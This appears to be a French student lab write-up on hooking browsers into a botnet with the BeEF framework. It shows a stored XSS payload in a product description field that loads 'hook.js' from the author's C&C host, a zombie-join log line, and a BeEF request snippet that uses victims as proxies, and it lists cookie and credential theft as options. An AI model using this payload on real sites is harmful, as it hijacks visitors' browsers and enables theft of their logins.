Pour se faire nous avons utilisé le Framework BeeF.

Voici son fonctionnement :



On trouve que la fonction « ajouter un produit » est accessible si l'on tape l'URL précise à la main à n'importe quel utilisateur alors qu'elle devrait être seulement accessible aux administrateurs.


Après plusieurs essais, on remarque que le champ descriptif d'un produit est vulnérable à une attaque de type XSS (Cross-Site Scripting), et donc voici notre payload que l'on injecte :

```
<script src="http://100.66.52.61:3000/hook.js">
```

Ce que ce payload fait est qu'il va exécuter notre script malicieux hébergé sur notre C&C personnel.

Cette XSS est stored, c'est-à-dire que chaque utilisateur qui va visiter la partie produits du site aura ce script malicieux d'injecté automatiquement et il sera donc infecté.

Dans la capture suivante, nous voyons notre réseau de bots, c'est-à-dire toutes les victimes que nous avons infectées :





Dès qu'un nouveau périphérique est infecté, nous en sommes informés :

373 **Zombie** 172.19.165.3 just joined the horde from the domain: 100.66.52.59:80


Nous avons ensuite accès grâce à BeeF à de très nombreux choix d'attaques sur nos « zombies » :

- Fausses mise à jour
- Phishing
- Redirection intempestive
- Vol d'informations
- Vol de credentials






Ici on affiche des messages à l'utilisateur victime :



Bien sûr, ce type d'attaque va rendre l'utilisateur au courant que quelque chose ne vas pas, donc c'est à proscrire. D'autres au contraire sont parfaites et invisible : vol de mots de passe, vol de cookies ...

Nous pouvons utiliser nos zombies comme proxy, nous pouvons lancer des requêtes à leur place, faire des scans de vulnérabilité via leurs intermédiaires …




```
beef.execute(function() {\n
  beef.net.requester.send(\n
    [{"id":5,"method":"GET","proto":"http","host":"100.66.52.61","port":"3000","uri":"www.google.fr","headers":{"Host":"100.66.52.61:3000"},"allowCrossDomain":"true"}]\n
  );\n
});\n
```

Cette expérimentation concrète a donc été un véritable succès et a permis de nous montrer la puissance et l'efficacité d'un botnet.

CONCLUSION

Les botnets sont des armes « redoutables » et continueront à être un enjeu et un outil majeur dans le domaine de la « cybercriminalité » .Leur capacité d'action et la difficulté à les stopper les rends particulièrement efficace. Posséder un botnet permet de rapporter beaucoup d'argent et de capitaliser très rapidement (un botnet est de près ou loin concerné dans presque chaque type d'attaque complexe).

L'un des phénomènes le plus inquiétant est le nombre croissant d'offres et de services pour la location et la gestion de botnets. Ce modèle « Malware as a Service » permet d'outsourcer des services criminels.

Nous voyons en effet ci-dessous les différents prix des bots … un réel business.

Ce projet fut très instructif, c'est un sujet que je ne connaissais que très peu et qui m'a donc permis de renforcer grandement mes connaissances et de découvrir des choses dont je n'avais même pas idée.